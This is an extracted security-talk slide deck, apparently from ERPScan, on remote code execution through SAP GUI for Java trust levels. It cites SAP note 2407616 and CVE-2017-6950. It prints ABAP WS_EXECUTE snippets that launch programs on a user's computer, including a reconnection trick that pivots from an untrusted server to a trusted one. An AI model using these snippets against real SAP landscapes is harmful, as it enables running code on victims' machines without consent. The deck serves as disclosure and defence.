


Remote folder with evil.dll




SAP






demo 2



Solution

SAP security note 2407616

CVE-2017-6950




SAP JAVA GUI

- Works great on SAP GUI
- What about SAP JAVA GUI?

SAP JAVA GUI

Trust levels

- When a client connects to the server for the first time a trust level for the SAP server should be defined



SAP JAVA GUI

Productive trust level

We can execute any program on a client's computer without user interaction

Malicious code

Trusted system

CALL FUNCTION 'WS_EXECUTE'

EXPORTING

program = 'calc.exe'

commandline = ''

INFORM = ''

EXCEPTIONS

FRONTEND_ERROR = 1

NO_BATCH = 2

PROG_NOT_FOUND = 3

ILLEGAL_OPTION = 4

GUI_REFUSE_EXECUTE = 5

OTHERS = 6.



Login request



TRUSTED SAP




successfully logged in system
and execute malicious ABAP code

SAP JAVA GUI

Untrusted trust level

We can't execute a program on a client's computer



SAP JAVA GUI

```
```java
if (appName.startsWith("sapgui"))
{
 if (T.race("DESKTOP")) {
 T.race("DESKTOP", "GuiSapInfo.openDocumentOrApplication(): try to open new R/3 connection (CON might also be helpful) to: " + parameter);
 }
 int idx = parameter.indexOf(" ");
 if (idx > 0)
 {
 if (T.race("DESKTOP")) {
 T.race("DESKTOP", "GuiSapInfo.openApplication(): chopped off trailing junk from host specification: " + parameter);
 }
 parameter = parameter.substring(0, idx);
 }
 GuiApplication appl = GuiApplication.currentApplication();
 BasicConnectionDocument cDoc = BasicConnectionDocument.createConnectionDocument(parameter, "RemoteConnection");
 if (cDoc != null) {
 appl.createConnection(cDoc);
 }
 return Long.valueOf(0L);
}
```
```

SAP JAVA GUI

Untrusted trust level

- We can't execute a program on a client's computer
- **BUT** it is possible to connect a user to another SAP server

SAP JAVA GUI

RCE

- **Productive**
 - just execute any program via `WS_EXECUTE`
- **Untrusted**
 - connect user on productive system
 - execute any program via `WS_EXECUTE`

Malicious code

Untrusted system

CALL FUNCTION 'WS_EXECUTE'

EXPORTING

program = 'Gmux\sapgui'

commandline= '/H/TRUSTED_SERVER/S/3201&clnt=800&user=SAP*&pass=06071992&tran=MAL_TRANZ'

INFORM = ''

EXCEPTIONS

FRONTEND_ERROR = 1

NO_BATCH = 2

PROG_NOT_FOUND = 3

ILLEGAL_OPTION = 4

GUI_REFUSE_EXECUTE = 5

OTHERS = 6.



Login
request

UNTRUSTED SAP



successfully logged in system
and execute reconnection to TRUSTED server

Login
request

TRUSTED SAP



successfully logged in system
and execute malicious ABAP code

demo 3



Solution


The presented SAP GUI for Java attack is possible only when the used R/3 system explicitly allows applications to be executed without any interaction.

Furthermore an attacker has to implement malware on a trusted system beforehand



That's it? Nope.

"bonus"




ransomware

One type of malware

Most popular ransomwares - **CryptoLocker, TorrentLocker, CryptoWall, Fusob (for mobile)**

Initial ransom start \$150 to **\$2.000** (Cryptomix)

ransomware



"bonus" video



Thank you

Each SAP landscape is unique and **we pay close attention to the requirements of our customers** and prospects. ERPScan development team constantly addresses these specific needs and is actively involved in product advancement.

If you wish to know whether our scanner addresses a particular aspect, or simply have a feature wish list, please e-mail us. **We will be glad to consider your suggestions** for the future releases or monthly updates.

USA:

228 Hamilton Avenue, Fl. 3, Palo Alto,
CA. 94301

HQ Netherlands:

Luna ArenA 238 Herikerbergweg,
1101 CM Amsterdam

www.erpscan.com
info@erpscan.com

Thank you

Each SAP landscape is unique and **we pay close attention to the requirements of our customers** and prospects. ERPScan development team constantly addresses these specific needs and is actively involved in product advancement.

If you wish to know whether our scanner addresses a particular aspect, or simply have a feature wish list, please e-mail us. **We will be glad to consider your suggestions** for the future releases or monthly updates.

USA:

228 Hamilton Avenue, Fl. 3, Palo Alto,
CA. 94301

HQ Netherlands:

Luna ArenA 238 Herikerbergweg,
1101 CM Amsterdam

www.erpscan.com
info@erpscan.com